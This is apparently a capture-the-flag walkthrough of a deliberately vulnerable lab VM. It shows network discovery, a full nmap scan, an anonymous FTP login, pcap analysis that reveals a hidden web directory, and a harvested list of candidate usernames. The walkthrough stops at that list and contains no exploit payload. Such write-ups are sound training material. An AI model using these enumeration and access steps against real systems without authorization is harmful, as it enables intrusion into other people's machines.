

PORT AND SERVICE DISCOVERY

First I collected the ip address of the vulnerable machine using netdiscover. I confirmed the ip addressed by matching the mac address given by the VM.




```
 Currently scanning: 192.168.201.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.160.2   00:50:56:f1:ba:4c      1      60  VMware, Inc.
 192.168.160.136 00:0c:29:ac:e0:e6      1      60  VMware, Inc.
 192.168.160.254 00:50:56:e1:5a:ee      1      60  VMware, Inc.
```

Then I did a nmap scan to find out the open ports and the service running on those ports.




```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV -sC -A -p- 192.168.160.136
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-07 01:07 EST
Nmap scan report for 192.168.160.136
Host is up (0.0011s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 1000     0            8068 Aug 09  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.160.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 600
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
```



```
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:AC:E0:E6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.14 ms 192.168.160.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.44 seconds
```


FTP ENUMERATION

Since ftp port allowed anonymous login, I tried anonymous ftp login and was successful.




```
┌──(root💀kali)-[/home/kali]
└─# ftp 192.168.160.136
Connected to 192.168.160.136.
220 (vsFTPd 3.0.2)
Name (192.168.160.136:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

I looked around and found a pcap file. I downloaded the file.



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     0            8068 Aug 09  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.04 secs (208.5360 kB/s)
ftp> 
```

I looked into the pcap file on wireshark. I found something interesting.




```
No.   Time       Source      Destination  Protocol  Length Info
   37 17.799449  10.0.0.12   10.0.0.6     TCP         74 51884 → 20 [SYN, ACK] Seq=
   38 17.799590  10.0.0.6    10.0.0.12    TCP         66 20 → 51884 [ACK] Seq=1 Ack
   39 17.799735  10.0.0.6    10.0.0.12    FTP        141 Response: 150 Opening BINA
   40 17.799796  10.0.0.6    10.0.0.12    FTP-DA…    213 FTP Data: 147 bytes (PORT)
   41 17.799801  10.0.0.12   10.0.0.6     TCP         66 51884 → 20 [ACK] Seq=1 Ack
   42 17.799872  10.0.0.6    10.0.0.12    TCP         66 20 → 51884 [FIN, ACK] Seq=
   43 17.800150  10.0.0.12   10.0.0.6     TCP         66 51884 → 20 [FIN, ACK] Seq=
   44 17.800315  10.0.0.6    10.0.0.12    TCP         66 20 → 51884 [ACK] Seq=149 A
   45 17.800551  10.0.0.6    10.0.0.12    FTP         90 Response: 226 Transfer com
```

```
▸ Internet Protocol Version 4, Src: 10.0.0.6, Dst: 10.0.0.12
▸ Transmission Control Protocol, Src Port: 20, Dst Port: 51884, Seq: 1, Ack: 1, Len: 147
  FTP Data (147 bytes data)
  [Setup frame: 33]
  [Setup method: PORT]
  [Command: RETR secret_stuff.txt]
  Command frame: 35
  [Current working directory: ]
▸ Line-based text data (3 lines)
```


```
0040  e1 57 57 65 6c 6c 2c 20  77 65 6c 6c 2c 20 77 65   ·WWell,  well, we
0050  6c 6c 2c 20 61 72 65 6e  27 74 20 79 6f 75 20 6a   ll, aren 't you j
0060  75 73 74 20 61 20 63 6c  65 76 65 72 20 6c 69 74   ust a cl ever lit
0070  74 6c 65 20 64 65 76 69  6c 2c 20 79 6f 75 20 61   tle devi l, you a
0080  6c 6d 6f 73 74 20 66 6f  75 6e 64 20 74 68 65 20   lmost fo und the
0090  73 75 70 33 72 73 33 63  72 33 74 64 69 72 6c 6f   sup3rs3c r3tdirlo
00a0  6c 20 3a 2d 50 0a 0a 53  75 63 6b 73 2c 20 79 6f   l :-P··S ucks, yo
00b0  75 20 77 65 72 65 20 73  6f 20 63 6c 6f 73 65 2e   u were s o close.
00c0  2e 2e 20 67 6f 74 74 61  20 54 52 59 20 48 41 52   .. gotta  TRY HAR
00d0  44 45 52 21 0a                                     DER!·
```

HTTP ENUMERATION

Since http port was open, I looked into the website and found a message which didn’t seem useful.



So I looked at the directory I found from the pcap file. It was the contents directory. I downloaded roflmao the file on my machine.




Index of /sup3rs3cr3tdirlol

```
     Name             Last modified   Size Description
----------------------------------------------------------
  Parent Directory                     -
  roflmao           2014-08-11 18:45  7.1K
----------------------------------------------------------
```


Apache/2.4.7 (Ubuntu) Server at 192.168.160.136 Port 80

The file turned out to be an executable file.




```
┌──(root💀kali)-[/home/kali/Downloads]
└─# file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, B
uildID[sha1]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped
```

I executed the file and found a message.



```
┌──(root💀kali)-[/home/kali/Downloads]
└─# ./roflmao
zsh: permission denied: ./roflmao

┌──(root💀kali)-[/home/kali/Downloads]
└─# chmod +x roflmao

┌──(root💀kali)-[/home/kali/Downloads]
└─# ./roflmao
Find address 0×0856BF to proceed
```

So I looked into the address on website and found another contents directory




Index of /0x0856BF


Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.160.136 Port 80

I looked into the files to find something interesting.




```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```


192.168.160.136/0x0856BF/
192.168.160.136/0x0856BF/this_folder_contains_the_password/Pass
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Expl

